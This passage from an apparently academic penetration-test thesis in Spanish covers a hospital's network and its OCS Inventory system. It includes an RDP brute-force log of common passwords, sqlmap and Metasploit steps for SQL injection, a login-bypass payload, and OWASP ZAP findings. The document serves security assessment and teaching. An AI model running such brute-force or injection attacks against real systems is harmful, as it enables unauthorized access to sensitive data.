2024-07-24 10:41:17 LOG-RDP: 172.16.54.130:3389 - Administrador:12345
2024-07-24 10:41:17 LOG-RDP: 172.16.54.130:3389 - Administrador:password
2024-07-24 10:41:17 LOG-RDP: 172.16.54.130:3389 - Administrador:iloveyou
2024-07-24 10:41:18 LOG-RDP: 172.16.54.130:3389 - Administrador:princess
2024-07-24 10:41:18 LOG-RDP: 172.16.54.130:3389 - Administrador:1234567
2024-07-24 10:41:18 LOG-RDP: 172.16.54.130:3389 - Administrador:12345678
2024-07-24 10:41:18 LOG-RDP: 172.16.54.130:3389 - Administrador:abc123
2024-07-24 10:41:19 LOG-RDP: 172.16.54.130:3389 - Administrador:nicole
2024-07-24 10:41:19 LOG-RDP: 172.16.54.130:3389 - Administrador:daniel
2024-07-24 10:41:19 LOG-RDP: 172.16.54.130:3389 - Administrador:babygirl
2024-07-24 10:41:19 LOG-RDP: 172.16.54.130:3389 - Administrador:monkey
```

*Figura 51. Proceso de ataque ejecutándose*





*Figura 52. Ataque finalizado*

#### 4.1.4.3. Inyecciones SQL

En un último intento de explotación al sistema web OCS Inventory se realizaron inyección SQL a través de la terminal de Kali Linux utilizando SQLmap y Metasploit que son herramientas diseñadas para detectar y posteriormente explotar vulnerabilidades de inyección SQL encontradas.

**Tabla 9.**

*Comandos para realizar inyecciones SQL con SQLmap*

| Comandos | Descripción |
|---|---|
| sqlmap | Detecta y explota vulnerabilidades de inyección SQL en sistemas web. |
| -u | Especifica la URL del sitio web que se va a analizar. |
| –dbs | Indica a SQLmap que intente obtener las bases de datos en el servidor, identificando las bases de datos que están expuestas a la inyección SQL. |
| –batch | Se ejecuta la inyección SQL sin necesidad de que el atacante ingrese confirmaciones de lo que se desee hacer es decir se ejecute automáticamente. |
| –forms | Indica todos los formularios presentes en la URL especificada. |

*Elaborado por: Los autores*




*Figura 53. Configuración de comando para ataque de inyección SQL*





*Figura 54. Inyección SQL iniciada*





*Figura 55. Inyección SQL finalizada*

Ahora utilizaremos Metasploit para realizar inyección SQL a través del puerto 3306 de mysql que se encuentra abierto en el servidor.

**Tabla 10.**

*Comandos para hacer inyecciones SQL con Metasploit*

| Comandos | Descripción |
|---|---|
| msfconsole | Framework cuenta con un conjunto de herramientas de penetración. |
| search scanner mysql | Busca modulos asociados con MySQL |

*Elaborado por: Los autores*





*Figura 56. Framework msfconsole corriendo*




*Figura 57. Módulos encontrados en Metasploit*





*Figura 58. Muestra las opciones que se pueden configurar*




*Figura 59. Establecemos la dirección IP del objetivo en el módulo y ejecutamos*





*Figura 60. Se establece la dirección IP y el archivo de contraseñas y usuarios para el ataque de fuerza bruta*





*Figura 61. Encontró una credencial y se creó la sesión*




*Figura 62. Búsqueda de credencial encontrada en la inyección SQL*





*Figura 63. Ver sesiones activadas en el servidor*





*Figura 64. Intento de ingreso credencial encontrada aprovechando la sesión abierta del servidor*

Como parte de inyección SQL se utilizó una técnica en el campo de inicio de sesión del sistema. Esta técnica consistió en ingresar una cadena maliciosa ‘or “=’ en los campos de inicio de sesión, con el objetivo de manipular la consulta SQL y evaluar la susceptibilidad del sistema a este tipo de ataque.





*Figura 65. Inyección SQL en los campos de inicio de sesión*





*Figura 66. Resultado de la inyección SQL*

## 4.2. Interpretación y discusión de Resultados

### *4.2.1. Área de trabajo*

#### 4.2.1.1. Punto de red.

Se logró evidenciar que el punto de acceso se encontraba disponible y vulnerable a un posible acceso no autorizado. Sin embargo, gracias a la medida de seguridad implementada, el punto de acceso estaba desconectado del switch, lo que garantiza que, en caso de un intento de acceso no autorizado, no se podría establecer una conexión. Esta configuración de seguridad previno un posible acceso no autorizado, protegiendo la red de posibles riesgos y vulnerabilidades.

### *4.2.2. Resultados obtenidos de las explotaciones*

#### 4.2.2.1. Vulnerabilidad en la red.

Después de intentar explotar la red del hospital utilizando Aircrack-ng, no se obtuvieron resultados positivos. Esto puede deberse a varias razones:

- La contraseña de la red Wi-Fi del hospital es lo suficientemente robusta ya que contiene caracteres especiales, números letras minúsculas y mayúsculas por lo cual resiste el ataque de fuerza bruta con el diccionario de contraseñas Rockyou.
- La red del hospital tiene medidas de seguridad adicionales, como restricciones de acceso no autorizados que impiden que el ataque tenga éxito.

Es importante destacar que la seguridad de la red del hospital se encuentra con alto porcentaje de seguridad, por la cual será compleja su penetración

#### 4.2.2.2. Vulnerar al servidor mediante el RDP.

Durante el análisis de seguridad, se identificó que el Protocolo de Escritorio Remoto (RDP) estaba habilitado en el servidor Windows Server 2003. Dado que RDP puede ser un vector de ataque si no está adecuadamente protegido, se procedió a realizar un ataque de fuerza bruta utilizando la herramienta Crowbar. Este ataque, sin embargo, no logró

identificar ninguna contraseña válida para acceder al servidor. A continuación, se detallan las posibles razones para este resultado negativo:

- **Contraseñas Robusta:** Las credenciales utilizadas para acceder al servidor pueden ser lo suficientemente complejas y no estar incluidas en el diccionario de contraseñas empleado, lo que impidió el éxito del ataque.
- **Mecanismos de Protección:** Es posible que el servidor esté configurado con mecanismos de protección que limitan o bloquean los intentos de acceso después de un número determinado de fallos, lo que haría que el ataque de fuerza bruta sea ineficaz.
- **Configuración del Servidor:** El servidor podría estar configurado para prevenir ataques de fuerza bruta o haber implementado políticas de seguridad adicionales que dificultan la explotación de vulnerabilidades.

#### 4.2.2.3. Herramientas de análisis.

##### *4.2.2.3.1. OWASP ZAP.*

Con el uso de la herramienta OWASP ZAP, se analizó el sistema OCS Inventory y generó un informe que reveló 19 alertas en dicho sistema, donde a continuación se representará la información de manera detallada.

En el informe de la herramienta OWASP ZAP, el riesgo se clasifica en cuatro categorías o niveles de riesgo, cada nivel indica el impacto que la vulnerabilidad podría tener en la seguridad general de la aplicación. Las categorías son las siguientes

- Alta: Vulnerabilidades críticas que pueden permitir a un atacante ejecutar código arbitrario, acceder a datos confidenciales o realizar acciones no autorizadas. Puede provocar la pérdida de confidencialidad, integridad y disponibilidad de los datos y sistemas, lo que puede tener un impacto grave para la organización y sus usuarios.
- Media: Vulnerabilidades que pueden permitir a un atacante obtener información confidencial o realizar acciones no autorizadas, pero no necesariamente permiten la ejecución de código arbitrario. Puede provocar la exposición de información

confidencial, la manipulación de datos o la realización de acciones no autorizadas, lo que puede tener un impacto moderadas para la organización y sus usuarios.

- Baja: Vulnerabilidades que no permiten a un atacante obtener información confidencial o realizar acciones no autorizadas, pero pueden ser utilizadas para realizar ataques de denegación de servicio (DoS) o para recopilar información sobre la aplicación. Puede provocar la indisponibilidad temporal de los servicios o la exposición de información no confidencial, lo que puede tener un impacto menor para la organización y sus usuarios.
- Informativa: Vulnerabilidades que no representan un riesgo directo para la seguridad de la aplicación, pero pueden ser útiles para un atacante para recopilar información sobre la aplicación o para realizar ataques de ingeniería social. Puede proporcionar información valiosa a un atacante para planificar ataques futuros, pero no tiene un impacto directo en la seguridad de la aplicación.

**Tabla 11.**

*Resumen Estadístico de Vulnerabilidades Encontradas por la herramienta OWASP ZAP en el sistema OCS Inventory*

| **Categoría** | **Número de vulnerabilidades** | **Nivel de riesgo** | **Impacto** |
|---|---|---|---|
| Vulnerabilidades altas | 2 | Alto | Grave |
| Vulnerabilidades medias | 4 | Medio | Significativo |
| Vulnerabilidades bajas | 5 | Bajo | Moderado |
| Vulnerabilidades de información | 8 | Información | Informático |
| **TOTAL** | **19** | | |

*Elaborado por: Los autores*

En el informe también se generó una tabla de riesgos y confianza, que es una herramienta utilizada para evaluar el nivel de riesgo asociado con una vulnerabilidad en función de su impacto potencial y la confianza en la detección de la vulnerabilidad.

En la siguiente tabla la confianza se refiere al nivel de seguridad en la detección y mitigación de la vulnerabilidad, clasificado en tres categorías:

- Alta: La vulnerabilidad detectada tiene una alta probabilidad de ser explotada con éxito por un atacante.
- Media: La vulnerabilidad detectada tiene una probabilidad moderada de ser explotada con éxito por un atacante.
- Baja: La vulnerabilidad detectada tiene una baja probabilidad de ser explotada con éxito por un atacante.

**Tabla 12.**

*Resumen Estadístico de Vulnerabilidades Encontradas por OWASP ZAP*

| **Confianza** | | | | | |
|---|---|---|---|---|---|
| | | **Alta** | **Media** | **Baja** | **TOTAL** |
| Riesgos | Alto | 0 | 2 | 0 | 2 |
| | Medio | 0 | 4 | 0 | 4 |
| | Bajo | 0 | 5 | 0 | 5 |
| | Informativo | 0 | 4 | 4 | 8 |
| | **TOTAL** | 3 | 12 | 4 | 19 |

*Elaborado por: Los autores*

Luego de obtener los datos, se presentan los resultados de los riesgos según el tipo de confianza:
Confianza Alta:

- Riesgo Alto: Vulnerabilidades críticas que pueden permitir a un atacante obtener acceso no autorizado o causar daños significativos al sistema.
- Riesgo Medio: Vulnerabilidades que pueden permitir a un atacante obtener acceso no autorizado o causar daños moderados al sistema.
- Riesgo Bajo: Vulnerabilidades que pueden permitir a un atacante obtener acceso no autorizado o causar daños menores al sistema.

Confianza Media

- Riesgo Alto: Vulnerabilidades críticas que pueden permitir a un atacante obtener acceso no autorizado o causar daños significativos al sistema.
- Riesgo Medio: Vulnerabilidades que pueden permitir a un atacante obtener acceso no autorizado o causar daños moderados al sistema.
- Riesgo Bajo: Vulnerabilidades que pueden permitir a un atacante obtener acceso no autorizado o causar daños menores al sistema.

Confianza Baja

- Riesgo Alto: Vulnerabilidades críticas que pueden permitir a un atacante obtener acceso no autorizado o causar daños significativos al sistema.
- Riesgo Medio: Vulnerabilidades que pueden permitir a un atacante obtener acceso no autorizado o causar daños moderados al sistema.
- Riesgo Bajo: Vulnerabilidades que pueden permitir a un atacante obtener acceso no autorizado o causar daños menores al sistema.

El informe presentó una descripción de todas las alertas, destacando 2 de alto riesgo, relacionadas con inyecciones SQL

1. Inyección SQL Oracle basada en el tiempo, lo que significa que un atacante puede insertar código SQL malicioso para manipular la base de datos Oracle y aprovechar el tiempo que tarda la base de datos en responder a ciertas consultas.
2. Inyección SQL Lite, que también permite a los atacantes acceder a datos sensibles o modificar la base de datos. Ambas vulnerabilidades pueden permitir a los atacantes acceder a información confidencial, modificar datos o incluso tomar el control del sistema.

Además, el informe identificó cuatro riesgos de nivel medio, los cuales se detallarán a continuación.

1. La Política de Seguridad de Contenidos (CSP) no está configurada. La CSP es una capa adicional de seguridad que ayuda a detectar y mitigar ciertos tipos de ataques, incluyendo ataques de Cross Site Scripting (XSS) y ataques de inyección de datos. Es fundamental configurar una CSP para garantizar la seguridad del sistema y proteger contra posibles ataques.
2. La nagración de directorios ocurre cuando un servidor web no tiene configurada la restricción de acceso a ciertos directorios o archivos, lo que permite a los usuarios acceder a ellos mediante la manipulación de la URL. Esto puede permitir a los atacantes obtener información confidencial o incluso ejecutar código malicioso.
3. La cabecera Anti-clickjacking es una medida de seguridad que ayuda a prevenir ataques de clickjacking, que consisten en engañar a los usuarios para que hagan clic en elementos ocultos o invisibles en una página web. La falta de esta cabecera puede permitir a los atacantes realizar ataques de clickjacking, lo que puede tener consecuencias graves, como la ejecución de código malicioso o el robo de información confidencial.
4. Las librerías JavaScript son conjuntos de código que se utilizan para agregar funcionalidad a las páginas web. Si se utiliza una librería JavaScript vulnerable, un atacante podría explotar esa vulnerabilidad para acceder a información confidencial o ejecutar código malicioso en el sistema.

Continuando con la presentación de los resultados del informe, también se identificaron los riesgos de nivel bajo.

1. Server fugas Informacion de version a traves de “Server” HTTP Response Header Field: Se refiere a que el servidor web de OCS Inventory está revelando información sobre su versión y tipo de servidor a través del campo "Server" en la cabecera de respuesta HTTP. Esto puede ser útil para un atacante, ya que puede identificar vulnerabilidades conocidas en esa versión o determinar el tipo de ataques que pueden ser efectivos.

2. La bandera httpOnly es un atributo que se puede establecer en las cookies para evitar que sean accesibles desde JavaScript. Si una cookie no tiene esta bandera, un atacante podría robar la cookie utilizando un ataque de cross-site scripting (XSS). Esto podría permitir al atacante acceder a la sesión del usuario o realizar acciones en su nombre.
3. El atributo SameSite es un mecanismo de seguridad que ayuda a prevenir ataques de cross-site request forgery (CSRF). Si una cookie no tiene este atributo, un atacante podría utilizar la cookie para realizar solicitudes en nombre del usuario en otros sitios web
4. El encabezado X-Powered-by es un campo que se utiliza para indicar qué tecnología se utiliza en el servidor web. Si este campo está presente en la respuesta HTTP, un atacante podría utilizar esta información para identificar vulnerabilidades conocidas en la tecnología utilizada.
5. El encabezado X-Content-Type-Options es un campo que se utiliza para indicar al navegador cómo debe manejar el tipo de contenido de una respuesta HTTP. Si este campo no está presente o está configurado incorrectamente, un atacante podría utilizar esta vulnerabilidad para realizar ataques de cross-site scripting (XSS) o de inyección de contenido.

Además, el informe de OWASP ZAP ha identificado varias vulnerabilidades de información en la aplicación web que pueden ser explotadas por atacantes para obtener información confidencial o acceder a la aplicación de manera no autorizada. Entre las vulnerabilidades detectadas se encuentran la divulgación de información sobre la sesión identificada y la petición de autenticación identificada, lo que puede permitir a un atacante obtener información confidencial. También, la aplicación web devuelve comentarios sospechosos que pueden contener información confidencial y es vulnerable a envenenamiento de cookies, lo que permite a un atacante modificar o acceder a información confidencial almacenada en las cookies. A su vez se han detectado posibles vulnerabilidades en la aplicación web mediante el agente de usuario fuzzer.

Para calcular la probabilidad de explotación, se utilizó la calculadora **CVSS 3.1**. (https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator). Esta calculadora proporciona una puntuación ajustada que evalúa la gravedad de las vulnerabilidades teniendo en cuenta factores actuales como:

**Attack Vector (Vector de Ataque):**

- **Network (N):** La vulnerabilidad se puede explotar remotamente a través de la red.
- **Adjacent Network (A):** La vulnerabilidad se puede explotar desde una red adyacente, como una red local o Wi-Fi.
- **Local (L):** La vulnerabilidad requiere acceso físico o local al sistema.
- **Physical (P):** La explotación requiere interacción física directa con el dispositivo.

**Descripción:** Este campo indica cómo puede un atacante explotar la vulnerabilidad. Los vectores de ataque más accesibles generalmente aumentan la probabilidad de explotación.

**Attack Complexity (Complejidad del Ataque):**

- **Low (L):** El ataque puede ser llevado a cabo fácilmente y no requiere condiciones especiales.
- **High (H):** El ataque es más complejo y requiere condiciones específicas o habilidades avanzadas.

**Descripción:** Evalúa la facilidad con la que un atacante puede explotar la vulnerabilidad. Un ataque de baja complejidad es más probable que ocurra.

**Privileges Required (Privilegios Requeridos):**

- **None (N):** No se requieren privilegios para explotar la vulnerabilidad.
- **Low (L):** Se requieren privilegios básicos para explotar la vulnerabilidad.
- **High (H):** Se requieren privilegios elevados o administrativos.

**Descripción:** Mide el nivel de acceso necesario para explotar la vulnerabilidad. Las vulnerabilidades que no requieren privilegios o que requieren privilegios bajos son más probables de ser explotadas.

**User Interaction (Interacción del Usuario):**

- **None (N):** No se necesita interacción del usuario para explotar la vulnerabilidad.
- **Required (R):** Se requiere que el usuario realice alguna acción para que el ataque tenga éxito.

